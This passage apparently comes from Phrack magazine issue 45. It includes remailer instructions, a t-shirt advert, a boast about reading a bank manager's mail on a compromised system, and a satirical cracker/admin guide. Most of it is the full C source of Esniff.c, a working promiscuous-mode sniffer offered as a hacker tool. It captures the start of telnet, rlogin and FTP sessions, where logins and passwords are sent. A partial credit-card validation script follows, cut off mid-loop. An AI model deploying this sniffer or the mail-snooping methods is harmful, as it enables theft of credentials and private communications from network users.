Of course, in the case of mailing to a known user, you have to use addresses of the form user%host.domain@anon.penet.fi, or the pretty obscure source addressing construct of @anon.penet.fi:user@host.domain. These constructs are not necessarily handled properly by all mail systems, so I strongly recommend the "X-Anon-To:" approach in these cases. This works by you sending a message to "anon@anon.penet.fi", including a X-Anon-To: header line containing the desired recipient. But this really has to be a field in the message header, before the first empty line in the message. So:

```
 To: anon@anon.penet.fi
 X-Anon-To: alt.sex.needlework,rec.masturbation

 To: anon@anon.penet.fi
 X-Anon-To: jack@host.bar.edu
```

Valid recipients in both cases are fully qualified user addresses in RFC-822 format (user@host.domain), anon user id's (anNNN), newsgroup names (alt.sex.paperclips) or one of the "special" user names of ping, nick, help, admin and stat.

Sending to "ping" causes a short reply to be sent confirming (and allocating, if needed) your anon id. "nick" takes the contents of the Subject: header and installs it as your nickname. If you have a nickname, it appears in the From: header in the anonymized message along with your anon id. "help" returns this text, and stat gives some statistics about the system. Mail to "admin" goes directly to me unanonymized, and can be used to report problems. If you want to send mail to me anonymously, you can use "an0".

When crossposting to several newsgroups, you can list several newsgroups separated by commas as recipients, but this only works using the X-Anon-To: header. References: headers do work, so they can (and should) be used to maintain reply threads.

Ah yes, please remember that the posting takes place at my local site, so you can only post to groups that are received at penet.fi. I get all "worldwide" groups, but various exotic local groups don't make it here. I have gotten a couple of comments about permitting anonymous postings to technical groups. I can only answer that I believe very firmly that it's not for me to dictate how other people ought to behave. Somebody might have a valid reason for posting anonymously to a group I might consider "technical". But remember anonymous postings are a privilege, and use them accordingly. I believe adult human beings can behave responsibly. Please don't let me down.

As the server was originally intended to be used by Scandinavians, it includes help files for various languages. This works by using the language in question as the address. So to get the German help file, send a message to german@anon.penet.fi (or deutsch@anon.penet.fi). Support for new languages is added every now and then, when I find volunteers to do the translation. Any new ones?

The user-id database is based on RFC822-ized forms of your originating address. This may cause problems for some users, either because their site is not properly registered in the name servers, resulting in non-deterministic addresses, or because their mail router doesn't hide the identity of individual workstations, resulting in different originating addresses depending on which workstation you mail from. Talk to your

administrator. If that doesn't help, let me know, and I will make a manual re-mapping.

You might wonder about the sense of using a server out somewhere, as the song goes, "so close to Russia, so far from Japan". Well, the polar bears don't mind, and the ice on the cables don't bother too much :-)
Well, in fact, as we live in a wonderfully networked world, the major delay is not going over the Atlantic, but my local connection to the Finnish EUnet backbone, fuug.fi. Once you reach a well-connected host, such as uunet.uu.net, there's a direct SMTP connection to fuug.fi. My connection to fuug.fi is currently a polled connection over ISDN, soon to be upgraded to on-demand-SMTP/NNTP. But for now, expect a turn-around delay of 2-4 hours for trans-atlantic traffic.

Short of having everyone run a public-key cryptosystem such as PGP, there is no way to protect users from malicious administrators. You have to trust my personal integrity. Worse, you have to trust the administrators on every mail routing machine on the way, as the message only becomes anonymous once it reaches my machine. Malicious sysadmins and/or crackers could spy on SMTP mail channels, sendmail queues and mail logs. But as there are more than 3000 messages being anonymized every day, you have to be pretty perverted to scan everything...

Another thing is mail failures. I've had cases of mail routers doing the wrong thing with % addresses, "shortcutting" the path to the destination site. This could cause your mail to go to the final destination without ever touching my server (and thus without getting anonymized). This can be avoided by using the X-Anon-To: method.

And if your return address bounces for some reason (nameservers down, temporary configuration failures etc.), the original sender and/or postmasters on the way might get error messages showing your true identity, and maybe even the full message.

There is at least one known way to discover the anon id of a user. It involves being able to falsify your real identity, so it is not too easy to use, and it doesn't reveal the real address lurking behind an anon id, but it can be used to discover what anon id a certain user is using. To fix this problem, the server requires that you use a password when you try to mail to a non-anonymous user.

First you have to set a password by mailing to password@anon.penet.fi, with a message containing only your password. The password can be any string of upper- or lowercase characters, numbers and spaces.

Once you have set your password, you must include it in all your messages, in a "X-Anon-Password:" line. As with the X-Anon-To: line, it can be either a part of the header or as the first non-empty line of the message text.

So your first message might look like this:

```
To: password@anon.penet.fi

XYZZY99998blarf
```

And your subsequent messages might look like something like this:

```
To: anon@anon.penet.fi
Subject: Test...
X-Anon-To: foo@bar.fie
X-Anon-Password: XYZZY99998blarf
```

If you find this is too much of a hassle, and don't care too much about the confidentiality of your anon id, you can set the password to "none", in which case the server doesn't require you to have a password.

If you suddenly discover that the server requires a password for posting stuff etc, somebody has managed to use your account and set a password. In that case, contact admin@anon.penet.fi.

Crackers are just too clever. Undoubtedly somebody is going to come up with some novel method.... Not much I can do about that...

If you intend to mail/post something that might cost you your job or marriage or inheritance, _please_ send a test message first. The software has been pretty well tested, but some mailers on the way (and out of my control) screw things up. And if you happen to find a problem, _please_ for the sake of all the other users, _let me know asap_.

And _please_ use the appropriate test newsgroups, such as alt.test or misc.test. Yes, _you_ might get excited by reading 2000 "This is a test.." messages on alt.sex, but I warn you that most psychologists consider this rather aberrant...

And remember this is a service that some people (in groups such as alt.sexual.abuse.recovery) _need_. Please don't do anything stupid that would force me to close down the service. As I am running my own company, there is very little political pressure anyone can put on me, but if somebody starts using the system for criminal activities, the authorities might be able to order me to shut down the service. I don't particularly want to find out, however...

If you think these instructions are unclear and confusing, you are right. If you come up with suggestions for improving this text, please mail me! Remember English is my third language...

Safe postings!

Julf

- - - ---------- - - -
Johan Helsingius Kuusikallionkuja 3 B 25 02210 Espoo Finland Yourp
net: julf@penet.fi bellophone: int. +358 0400 2605 fax: int. +358 013900166

----------\032

==Phrack Magazine==

Volume Five, Issue Forty-Five, File 5 of 28

```
  //   //  /\   //   ====
 //   //  //\\ //   ====
==== //  //  \\/   ====

 /\   //  // \\    //  /===   ====
//\\ //  //   //  //   \=\   ====
//  \\/    \\ //  //   ===/  ====
```

PART II

After a complete sellout at HoHo Con 1993 in Austin, TX this past December, the official Legion of Doom t-shirts are available once again. Join the net luminaries world-wide in owning one of these amazing shirts. Impress members of the opposite sex, increase your IQ, annoy system administrators, get raided by the government and lose your wardrobe!

Can a t-shirt really do all this? Of course it can!

"THE HACKER WAR -- LOD vs MOD"

This t-shirt chronicles the infamous "Hacker War" between rival groups The Legion of Doom and The Masters of Destruction. The front of the shirt displays a flight map of the various battle-sites hit by MOD and tracked by LOD. The back of the shirt has a detailed timeline of the key dates in the conflict, and a rather ironic quote from an MOD member.

(For a limited time, the original is back!)

"LEGION OF DOOM -- INTERNET WORLD TOUR"

The front of this classic shirt displays "Legion of Doom Internet World Tour" as well as a sword and telephone intersecting the planet earth, skull-and-crossbones style. The back displays the words "Hacking for Jesus" as well as a substantial list of "tour-stops" (internet sites) and a quote from Aleister Crowley.

All t-shirts are sized XL, and are 100% cotton.

Cost is $15.00 (US) per shirt. International orders add $5.00 per shirt for postage.

Send checks or money orders. Please, no credit cards, even if it's really your card.

Name: _____

Address: _____

City, State, Zip: _____

I want _____ "Hacker War" shirt(s)

I want _____ "Internet World Tour" shirt(s)

Enclosed is $_____ for the total cost.

Mail to: Chris Goggans
603 W. 13th #1A-278
Austin, TX 78701

These T-shirts are sold only as a novelty items, and are in no way attempting to glorify computer crime.

My dealing with MBNA - VaxBuster March 8, 1994

A friend approached me on Unphamiliar Terrorities with a pretty funny message. It turns out that a high-up executive in MBNA sent mail to root at system with public temporary directories, where an issue of Phrack 44 was stored. My friend was monitoring root's mail, when he came across the following message.

To: root@<censored>
Message-Id: <9401141340.aa09874@krusty.ee.udel.edu>
Status: RO

Hello, The reason I am sending this message to you is an article that seems to have been on your system <censored>. I am an Information Security Assurance manager at the largest issuer of Goldcard Mastercard and Visa's in the world "MBNA America". The article seems to be a copy or issue of "Phrack Magazine" written by "Vaxbuster". It describes in detail how one could defraud credit card companies. I have talked with the CERT People in CMU to see if I could get a contact at your UNIV. There may be an additional 21 or so of these articles that I would love to get ahold of to protect my company. Please, if you can, send me your phone number so I can talk with you in more detail. My phone number at MBNA in Delaware is <censored>.

I can verify whatever information you may require over the phone or in writing.

Thank you for your help.

PS. We do not have a gateway or firewall to the Internet from here so the good People at UofDE allow me to have access from there systems.

MBNA America Bank, NA.
400 Christiana Road
Newark, DE 19713

Anyways, a couple people suggested that I call, and at first I thought that was a ridiculous idea, but I figured, what the hell, it may be funny. So NightStriker and I called him at his office one day in Mid-February. I was surprized he answered, and not a secretary, considering his position. I asked for him, and identified myself as VaxBuster. He shocked the hell out of me, because I really didn't expect him to immediately recognize my handle. He says, "Oh hey! how are you doing?" I told him I'd been monitoring mail, and came across his message. The main reason why I was calling was because he had mentioned he wanted 'more info' to protect his company. NTS and I were more than happy to answer any of his questions - but he said that he had obtained all of the issues. Although he said he had all of them, I highly doubt it, because he said he had like 20-some issues, and we told him there was 44. We chatted for about 15 more minutes, just about the reasons for publishing and not publishing such an article. He said "Some little kid is going to find this article and get his fingers burned" I could tell he was kind of pressured for time, so we kind of let it go at that, and he asked for our numbers to call us back. Oh, when I first called him, I didn't tell him I had a friend on the line, and he asked, "Is there an echo here?" hahahaha. Pretty funny. We told him NTS was there. So, when he asked for our numbers, we laughed out loud. I guess he doesn't really understand the secrecy we all so dearly

cheerish. He said, "Well, I have caller id, so I have your numbers anyways" Bahahhahahaha. Yeah, right. We told him we were bouncing our call through a satellite in Japan. He thought we were joking. Guess he doesn't understand boxing huh? Maybe we should show him some of Tabas's files. heh. We told him we would call him back - which we haven't yet, but soon will. By the way, he complimented me on the quality of the article and how detailed it was. :)

Incidentally, for those of you who've lived in a cave, this is all in reference to an article of mine published in Phrack 44 called 'Safe and Easy Carding.'

And for all of you who didn't like my article - Fuck you.
Greets out to all the eleets - Later.

VaxBuster '94

A Guide to Internet Security: Becoming an Uebercracker and Becoming an UeberAdmin to stop Uebercrackers.

Author: Christopher Klaus <cklaus@shadow.net>
Date: December 5th, 1993.
Version: 1.1

This is a paper will be broken into two parts, one showing 15 easy steps to becoming a uebercracker and the next part showing how to become a ueberadmin and how to stop a uebercracker. A uebercracker is a term phrased by Dan Farmer to refer to some elite (cr/h)acker that is practically impossible to keep out of the networks.

Here's the steps to becoming a uebercracker.

Step 1. Relax and remain calm. Remember YOU are a Uebercracker.

Step 2. If you know a little Unix, you are way ahead of the crowd and skip past step 3.

Step 3. You may want to buy Unix manual or book to let you know what ls,cd,cat does.

Step 4. Read Usenet for the following groups: alt.irc, alt.security, comp.security.unix. Subscribe to Phrack@well.sf.ca.us to get a background in uebercracker culture.

Step 5. Ask on alt.irc how to get and compile the latest IRC client and connect to IRC.

Step 6. Once on IRC, join the #hack channel. (Whew, you are half-way there!)

Step 7. Now, sit on #hack and send messages to everyone in the channel saying "Hi, What's up?". Be obnoxious to anyone else that joins and asks questions like "Why cant I join #warez?"

Step 8. (Important Step) Send private messages to everyone asking for new bugs or holes. Here's a good pointer, look around your system for binary programs suid root (look in Unix manual from step 3 if confused). After finding a suid root binary, (ie. su, chfn, syslog), tell people you have a new bug in that program and you wrote a script for it. If they ask how it works, tell them they are "layme". Remember, YOU are a UeberCracker. Ask them to trade for their get-root scripts.

Step 9. Make them send you some scripts before you send some garbage file (ie. a big core file). Tell them it is encrypted or it was messed up and you need to upload your script again.

Step 10. Spend a week grabbing all the scripts you can. (Don't forget to be

obnoxious on #hack otherwise people will look down on you and not give you anything.)

Step 11. Hopefully you will now have at least one or two scripts that get you root on most Unixes. Grab root on your local machines, read your admin's mail, or even other user's mail, even rm log files and whatever temps you. (look in Unix manual from step 3 if confused).

Step 12. A good test for true uebercrackerness is to be able to fake mail. Ask other uebercrackers how to fake mail (because they have had to pass the same test). Email your admin how "layme" he is and how you got root and how you erased his files, and have it appear coming from satan@evil.com.

Step 13. Now, to pass into supreme eliteness of uebercrackerness, you brag about your exploits on #hack to everyone. (Make up stuff, Remember, YOU are a uebercracker.)

Step 14. Wait a few months and have all your notes, etc ready in your room for when the FBI, Secret Service, and other law enforcement agencies confiscate your equipment. Call eff.org to complain how you were innocent and how you accidently gotten someone else's account and only looked because you were curious. (Whatever else that may help, throw at them.)

Step 15. Now for the true final supreme eliteness of all uebercrackers, you go back to #hack and brag about how you were busted. YOU are finally a true Uebercracker.

Now the next part of the paper is top secret. Please only pass to trusted administrators and friends and even some trusted mailing lists, Usenet groups, etc. (Make sure no one who is NOT in the inner circle of security gets this.)

This is broken down on How to Become an UeberAdmin (otherwise know as a security expert) and How to stop Uebercrackers.

Step 1. Read Unix manual (a good idea for admins).

Step 2. Very Important. chmod 700 rdist; chmod 644 /etc/utmp. Install sendmail 8.6.4. You have probably stopped 60 percent of all Uebercrackers now. Rdist scripts is among the favorites for getting root by uebercrackers.

Step 3. Okay, maybe you want to actually secure your machine from the elite Uebercrackers who can break into any site on Internet.

Step 4. Set up your firewall to block rpc/nfs/ip-forwarding/src routing packets. (This only applies to advanced admins who have control of the router, but this will stop 90% of all uebercrackers from attempting your site.)

Step 5. Apply all CERT and vendor patches to all of your machines. You have just now killed 95% of all uebercrackers.

Step 6. Run a good password cracker to find open accounts and close them. Run tripwire after making sure your binaries are untouched. Run tcp_wrapper to find if a uebercracker is knocking on your machines. Run ISS to make sure that all your machines are reasonably secure as far as remote configuration (ie. your NFS exports and anon FTP site.)

Step 7. If you have done all of the following, you will have stopped 99% of all uebercrackers. Congrats! (Remember, You are the admin.)

Step 8. Now there is one percent of uebercrackers that have gained knowledge from reading some security expert's mail (probably gained access to his mail via NFS exports or the guest account. You know how it is, like the mechanic that always has a broken car, or the plumber that has the broken sink, the security expert usually has an open machine.)

Step 9. Here is the hard part is to try to convince these security experts

that they are not so above the average citizen and that by now giving out their unknown (except for the uebercrackers) security bugs, it would be a service to Internet. They do not have to post it on Usenet, but share among many other trusted people and hopefully fixes will come about and new pressure will be applied to vendors to come out with patches.

Step 10. If you have gained the confidence of enough security experts, you will know be a looked up to as an elite security administrator that is able to stop most uebercrackers. The final true test for being a ueberadmin is to compile a IRC client, go onto #hack and log all the bragging and help catch the uebercrackers. If a uebercracker does get into your system, and he has used a new method you have never seen, you can probably tell your other security admins and get half of the replies like - "That bug been known for years, there just isn't any patches for it yet. Here's my fix." and the other half of the replies will be like - "Wow. That is very impressive. You have just moved up a big notch in my security circle." VERY IMPORTANT HERE: If you see anyone in Usenet's security newsgroups mention anything about that security hole, Flame him for discussing it since it could bring down Internet and all Uebercrackers will now have it and the million other reasons to keep everything secret about security.

Well, this paper has shown the finer details of security on Internet. It has shown both sides of the coin. Three points I would like to make that would probably clean up most of the security problems on Internet are as the following:

1. Vendors need to make security a little higher than zero in priority. If most vendors shipped their Unixes already secure with most known bugs that have been floating around since the Internet Worm (6 years ago) fixed and patched, then most uebercrackers would be stuck as new machines get added to Internet. (I believe Uebercracker is German for "lame copy-cat that can get root with 3 year old bugs.") An interesting note is that if you probably check the mail alias for "security@vendor.com", you will find it points to /dev/null. Maybe with enough mail, it will overfill /dev/null. (Look in manual if confused.)

2. Security experts giving up the attitude that they are above the normal Internet user and try to give out information that could lead to pressure by other admins to vendors to come out with fixes and patches. Most security experts probably don't realize how far their information has already spread.

3. And probably one of the more important points is just following the steps I have outlined for Stopping a Uebercracker.

Resources for Security:

Many security advisories are available from anonymous ftp cert.org. Ask archie to find tcp_wrapper, security programs. For more information about ISS (Internet Security Scanner), email cklaus@shadow.net.

Acknowledgments:

Thanks to the crew on IRC, Dan Farmer, Wietse Venema, Alec Muffet, Scott Miles, Scott Yelich, and Henri De Valois.

```
/* [JOIN THE POSSE!] */

/* Esniff.c */

#include <stdio.h>
#include <ctype.h>
#include <string.h>

#include <sys/time.h>
#include <sys/file.h>
#include <sys/stropts.h>
#include <sys/signal.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/ioctl.h>

#include <net/if.h>
#include <net/nit_if.h>
#include <net/nit_buf.h>
#include <net/if_arp.h>

#include <netinet/in.h>
#include <netinet/if_ether.h>
#include <netinet/in_systm.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <netinet/ip_var.h>
#include <netinet/udp_var.h>
#include <netinet/in_systm.h>
#include <netinet/tcp.h>
#include <netinet/ip_icmp.h>

#include <netdb.h>
#include <arpa/inet.h>

#define ERR stderr

char    *malloc();
char    *device,
        *ProgName,
        *LogName;
FILE    *LOG;
int     debug=0;

#define NIT_DEV     "/dev/nit"
#define CHUNKSIZE   4096        /* device buffer size */
int     if_fd = -1;
int     Packet[CHUNKSIZE+32];

void Pexit(err,msg)
int err; char *msg;
{ perror(msg);
  exit(err); }

void Zexit(err,msg)
int err; char *msg;
{ fprintf(ERR,msg);
  exit(err); }

#define IP          ((struct ip *)Packet)
#define IP_OFFSET   (0x1FFF)
#define SZETH       (sizeof(struct ether_header))
#define IPLEN       (ntohs(ip->ip_len))
#define IPHLEN      (ip->ip_hl)
#define TCPOFF      (tcph->th_off)
#define IPS         (ip->ip_src)
#define IPD         (ip->ip_dst)
#define TCPS        (tcph->th_sport)
#define TCPD        (tcph->th_dport)
```

```
#define IPeq(s,t)   ((s).s_addr == (t).s_addr)

#define TCPFL(FLAGS) (tcph->th_flags & (FLAGS))

#define MAXBUFLEN  (128)
time_t  LastTIME = 0;

struct CREC {
     struct CREC *Next,
                 *Last;
     time_t  Time;              /* start time */
     struct in_addr SRCip,
                    DSTip;
     u_int   SRCport,           /* src/dst ports */
             DSTport;
     u_char  Data[MAXBUFLEN+2]; /* important stuff :-) */
     u_int   Length;            /* current data length */
     u_int   PKcnt;             /* # pkts */
     u_long  LASTseq;
};

struct CREC *CLroot = NULL;

char *Symaddr(ip)
register struct in_addr ip;
{ register struct hostent *he =
      gethostbyaddr((char *)&ip.s_addr, sizeof(struct in_addr),AF_INET);

  return( (he)?(he->h_name):(inet_ntoa(ip)) );
}

char *TCPflags(flgs)
register u_char flgs;
{ static char iobuf[8];
#define SFL(P,THF,C) iobuf[P]=((flgs & THF)?C:'-')

  SFL(0,TH_FIN, 'F');
  SFL(1,TH_SYN, 'S');
  SFL(2,TH_RST, 'R');
  SFL(3,TH_PUSH,'P');
  SFL(4,TH_ACK, 'A');
  SFL(5,TH_URG, 'U');
  iobuf[6]=0;
  return(iobuf);
}

char *SERVp(port)
register u_int port;
{ static char buf[10];
  register char *p;

   switch(port) {
     case IPPORT_LOGINSERVER: p="rlogin"; break;
     case IPPORT_TELNET:      p="telnet"; break;
     case IPPORT_SMTP:        p="smtp"; break;
     case IPPORT_FTP:         p="ftp"; break;
     default: sprintf(buf,"%u",port); p=buf; break;
   }
   return(p);
}

char *Ptm(t)
register time_t *t;
{ register char *p = ctime(t);
  p[strlen(p)-6]=0; /* strip " YYYY\n" */
  return(p);
}

char *NOWtm()
{ time_t tm;
```

```
  time(&tm);
  return( Ptm(&tm) );
}

#define MAX(a,b) (((a)>(b))?(a):(b))
#define MIN(a,b) (((a)<(b))?(a):(b))

/* add an item */
#define ADD_NODE(SIP,DIP,SPORT,DPORT,DATA,LEN) { \
  register struct CREC *CLtmp = \
        (struct CREC *)malloc(sizeof(struct CREC)); \
  time( &(CLtmp->Time) ); \
  CLtmp->SRCip.s_addr = SIP.s_addr; \
  CLtmp->DSTip.s_addr = DIP.s_addr; \
  CLtmp->SRCport = SPORT; \
  CLtmp->DSTport = DPORT; \
  CLtmp->Length = MIN(LEN,MAXBUFLEN); \
  bcopy( (u_char *)DATA, (u_char *)CLtmp->Data, CLtmp->Length); \
  CLtmp->PKcnt = 1; \
  CLtmp->Next = CLroot; \
  CLtmp->Last = NULL; \
  CLroot = CLtmp; \
}

register struct CREC *GET_NODE(Sip,SP,Dip,DP)
register struct in_addr Sip,Dip;
register u_int SP,DP;
{ register struct CREC *CLr = CLroot;

  while(CLr != NULL) {
    if( (CLr->SRCport == SP) && (CLr->DSTport == DP) &&
        IPeq(CLr->SRCip,Sip) && IPeq(CLr->DSTip,Dip) )
            break;
    CLr = CLr->Next;
  }
  return(CLr);
}

#define ADDDATA_NODE(CL,DATA,LEN) { \
 bcopy((u_char *)DATA, (u_char *)&CL->Data[CL->Length],LEN); \
 CL->Length += LEN; \
}

#define PR_DATA(dp,ln) {    \
  register u_char lastc=0; \
  while(ln-- >0) { \
     if(*dp < 32) {  \
        switch(*dp) { \
            case '\0': if((lastc=='\r') || (lastc=='\n') || lastc=='\0') \
                        break; \
            case '\r': \
            case '\n': fprintf(LOG,"\n     : "); \
                        break; \
            default  : fprintf(LOG,"^%c", (*dp + 64)); \
                        break; \
        } \
     } else { \
        if(isprint(*dp)) fputc(*dp,LOG); \
        else fprintf(LOG,"(%d)",*dp); \
     } \
     lastc = *dp++; \
  } \
  fflush(LOG); \
}

void END_NODE(CLe,d,dl,msg)
register struct CREC *CLe;
register u_char *d;
register int dl;
register char *msg;
```

```
{
   fprintf(LOG,"\n-- TCP/IP LOG -- TM: %s --\n", Ptm(&CLe->Time));
   fprintf(LOG," PATH: %s(%s) =>", Symaddr(CLe->SRCip),SERVp(CLe->SRCport));
   fprintf(LOG," %s(%s)\n", Symaddr(CLe->DSTip),SERVp(CLe->DSTport));
   fprintf(LOG," STAT: %s, %d pkts, %d bytes [%s]\n",
                        NOWtm(),CLe->PKcnt,(CLe->Length+dl),msg);
   fprintf(LOG," DATA: ");
    { register u_int i = CLe->Length;
      register u_char *p = CLe->Data;
      PR_DATA(p,i);
      PR_DATA(d,dl);
    }

   fprintf(LOG,"\n-- \n");
   fflush(LOG);

   if(CLe->Next != NULL)
    CLe->Next->Last = CLe->Last;
   if(CLe->Last != NULL)
    CLe->Last->Next = CLe->Next;
   else
    CLroot = CLe->Next;
   free(CLe);
}

/* 30 mins (x 60 seconds) */
#define IDLE_TIMEOUT 1800
#define IDLE_NODE() { \
  time_t tm; \
  time(&tm); \
  if(LastTIME<tm) { \
     register struct CREC *CLe,*CLt = CLroot; \
     LastTIME=(tm+IDLE_TIMEOUT); tm-=IDLE_TIMEOUT; \
     while(CLe=CLt) { \
       CLt=CLe->Next; \
       if(CLe->Time <tm) \
           END_NODE(CLe,(u_char *)NULL,0,"IDLE TIMEOUT"); \
     } \
  } \
}

void filter(cp, pktlen)
register char *cp;
register u_int pktlen;
{
 register struct ip     *ip;
 register struct tcphdr *tcph;

 { register u_short EtherType=ntohs(((struct ether_header *)cp)->ether_type);

   if(EtherType < 0x600) {
     EtherType = *(u_short *)(cp + SZETH + 6);
     cp+=8; pktlen-=8;
   }

   if(EtherType != ETHERTYPE_IP) /* chuk it if its not IP */
      return;
 }

    /* ugh, gotta do an alignment :-( */
 bcopy(cp + SZETH, (char *)Packet,(int)(pktlen - SZETH));

 ip = (struct ip *)Packet;
 if( ip->ip_p != IPPROTO_TCP) /* chuk non tcp pkts */
    return;
 tcph = (struct tcphdr *)(Packet + IPHLEN);

 if(!( (TCPD == IPPORT_TELNET) ||
       (TCPD == IPPORT_LOGINSERVER) ||
       (TCPD == IPPORT_FTP)
```

```
   )) return;

 { register struct CREC *CLm;
   register int length = ((IPLEN - (IPHLEN * 4)) - (TCPOFF * 4));
   register u_char *p = (u_char *)Packet;

   p += ((IPHLEN * 4) + (TCPOFF * 4));

 if(debug) {
  fprintf(LOG,"PKT: (%s %04X) ", TCPflags(tcph->th_flags),length);
  fprintf(LOG,"%s[%s] => ", inet_ntoa(IPS),SERVp(TCPS));
  fprintf(LOG,"%s[%s]\n", inet_ntoa(IPD),SERVp(TCPD));
 }

   if( CLm = GET_NODE(IPS, TCPS, IPD, TCPD) ) {

      CLm->PKcnt++;

      if(length>0)
        if( (CLm->Length + length) < MAXBUFLEN ) {
          ADDDATA_NODE( CLm, p,length);
        } else {
          END_NODE( CLm, p,length, "DATA LIMIT");
        }

      if(TCPFL(TH_FIN|TH_RST)) {
          END_NODE( CLm, (u_char *)NULL,0,TCPFL(TH_FIN)?"TH_FIN":"TH_RST" );
      }

   } else {

      if(TCPFL(TH_SYN)) {
         ADD_NODE(IPS,IPD,TCPS,TCPD,p,length);
      }

   }

   IDLE_NODE();

 }

}

/* signal handler
 */
void death()
{ register struct CREC *CLe;

    while(CLe=CLroot)
        END_NODE( CLe, (u_char *)NULL,0, "SIGNAL");

    fprintf(LOG,"\nLog ended at => %s\n",NOWtm());
    fflush(LOG);
    if(LOG != stdout)
        fclose(LOG);
    exit(1);
}

/* opens network interface, performs ioctls and reads from it,
 * passing data to filter function
 */
void do_it()
{
    int cc;
    char *buf;
    u_short sp_ts_len;

    if(!(buf=malloc(CHUNKSIZE)))
        Pexit(1,"Eth: malloc");
```

```
/* this /dev/nit initialization code pinched from etherfind */
  {
    struct strioctl si;
    struct ifreq    ifr;
    struct timeval  timeout;
    u_int  chunksize = CHUNKSIZE;
    u_long if_flags  = NI_PROMISC;

    if((if_fd = open(NIT_DEV, O_RDONLY)) < 0)
        Pexit(1,"Eth: nit open");

    if(ioctl(if_fd, I_SRDOPT, (char *)RMSGD) < 0)
        Pexit(1,"Eth: ioctl (I_SRDOPT)");

    si.ic_timout = INFTIM;

    if(ioctl(if_fd, I_PUSH, "nbuf") < 0)
        Pexit(1,"Eth: ioctl (I_PUSH \"nbuf\")");

    timeout.tv_sec = 1;
    timeout.tv_usec = 0;
    si.ic_cmd = NIOCSTIME;
    si.ic_len = sizeof(timeout);
    si.ic_dp  = (char *)&timeout;
    if(ioctl(if_fd, I_STR, (char *)&si) < 0)
        Pexit(1,"Eth: ioctl (I_STR: NIOCSTIME)");

    si.ic_cmd = NIOCSCHUNK;
    si.ic_len = sizeof(chunksize);
    si.ic_dp  = (char *)&chunksize;
    if(ioctl(if_fd, I_STR, (char *)&si) < 0)
        Pexit(1,"Eth: ioctl (I_STR: NIOCSCHUNK)");

    strncpy(ifr.ifr_name, device, sizeof(ifr.ifr_name));
    ifr.ifr_name[sizeof(ifr.ifr_name) - 1] = '\0';
    si.ic_cmd = NIOCBIND;
    si.ic_len = sizeof(ifr);
    si.ic_dp  = (char *)&ifr;
    if(ioctl(if_fd, I_STR, (char *)&si) < 0)
        Pexit(1,"Eth: ioctl (I_STR: NIOCBIND)");

    si.ic_cmd = NIOCSFLAGS;
    si.ic_len = sizeof(if_flags);
    si.ic_dp  = (char *)&if_flags;
    if(ioctl(if_fd, I_STR, (char *)&si) < 0)
        Pexit(1,"Eth: ioctl (I_STR: NIOCSFLAGS)");

    if(ioctl(if_fd, I_FLUSH, (char *)FLUSHR) < 0)
        Pexit(1,"Eth: ioctl (I_FLUSH)");
  }

    while ((cc = read(if_fd, buf, CHUNKSIZE)) >= 0) {
        register char *bp = buf,
                      *bufstop = (buf + cc);

        while (bp < bufstop) {
            register char *cp = bp;
            register struct nit_bufhdr *hdrp;

            hdrp = (struct nit_bufhdr *)cp;
            cp += sizeof(struct nit_bufhdr);
            bp += hdrp->nhb_totlen;
            filter(cp, (u_long)hdrp->nhb_msglen);
        }
    }
    Pexit((-1),"Eth: read");
}
 /* Authorize your proogie,generate your own password and uncomment here */
/* #define AUTHPASSWD "EloiZgZejWyms" */
```

```
void getauth()
{ char *buf,*getpass(),*crypt();
  char pwd[21],prmpt[81];

    strcpy(pwd,AUTHPASSWD);
    sprintf(prmpt,"(%s)UP? ",ProgName);
    buf=getpass(prmpt);
    if(strcmp(pwd,crypt(buf,pwd)))
        exit(1);
}
    */
void main(argc, argv)
int argc;
char **argv;
{
    char   cbuf[BUFSIZ];
    struct ifconf ifc;
    int    s,
           ac=1,
           backg=0;

    ProgName=argv[0];

 /*     getauth(); */

    LOG=NULL;
    device=NULL;
    while((ac<argc) && (argv[ac][0] == '-')) {
       register char ch = argv[ac++][1];
       switch(toupper(ch)) {
            case 'I': device=argv[ac++];
                      break;
            case 'F': if(!(LOG=fopen((LogName=argv[ac++]),"a")))
                         Zexit(1,"Output file cant be opened\n");
                      break;
            case 'B': backg=1;
                      break;
            case 'D': debug=1;
                      break;
            default : fprintf(ERR,
                        "Usage: %s [-b] [-d] [-i interface] [-f file]\n",
                            ProgName);
                      exit(1);
       }
    }

    if(!device) {
        if((s=socket(AF_INET, SOCK_DGRAM, 0)) < 0)
            Pexit(1,"Eth: socket");

        ifc.ifc_len = sizeof(cbuf);
        ifc.ifc_buf = cbuf;
        if(ioctl(s, SIOCGIFCONF, (char *)&ifc) < 0)
            Pexit(1,"Eth: ioctl");

        close(s);
        device = ifc.ifc_req->ifr_name;
    }

    fprintf(ERR,"Using logical device %s [%s]\n",device,NIT_DEV);
    fprintf(ERR,"Output to %s.%s%s",(LOG)?LogName:"stdout",
            (debug)?" (debug)":"",(backg)?" Backgrounding ":"\n");

    if(!LOG)
        LOG=stdout;

    signal(SIGINT, death);
    signal(SIGTERM,death);
    signal(SIGKILL,death);
    signal(SIGQUIT,death);
```

```
    if(backg && debug) {
         fprintf(ERR,"[Cannot bg with debug on]\n");
         backg=0;
    }

    if(backg) {
        register int s;

        if((s=fork())>0) {
           fprintf(ERR,"[pid %d]\n",s);
           exit(0);
        } else if(s<0)
           Pexit(1,"fork");

        if( (s=open("/dev/tty",O_RDWR))>0 ) {
                ioctl(s,TIOCNOTTY,(char *)NULL);
                close(s);
        }
    }
    fprintf(LOG,"\nLog started at => %s [pid %d]\n",NOWtm(),getpid());
    fflush(LOG);

    do_it();
}
```

```
#! /bin/nawk -f
# validcc.awk - validate credit card #
{
 # validate CardNo
 number=""
 CardNo = $0
 for (indig = 1; indig <= length(CardNo); indig++) {
  dig = substr(CardNo, indig, 1)
  if (dig ~ /^[0-9]$/)
   number = number dig
  else if (dig != " ") {
   print "bad character in CardNo" | "cat >&2"
   break
  }
 }
 digit1 = substr(number, 1, 1)
 cclen = length(number)
 if (digit1 == "3") {
  print "Sorry, we do not take American Express" | "cat >&2"
#  if (cclen != 15)
#   print "wrong length for CardNo" | "cat >&2"
 } else if (digit1 == "4") { # visa
  if (cclen != 13 && cclen != 16)
   print "wrong length for CardNo" | "cat >&2"
 } else if (digit1 == "5") { # master card
  if (cclen != 16)
   print "wrong length for CardNo" | "cat >&2"
 } else
  print "unknown credit card" | "cat >&2"
 if (cclen == 13)
  bias = 0
 else
  bias = 1
 for (llen = 1; llen <= cclen; llen++) {
  cdigit = digit = substr(number, llen, 1)
  if (((llen-1+bias)%2) == 1) # double every second digit
   cdigit *= 2
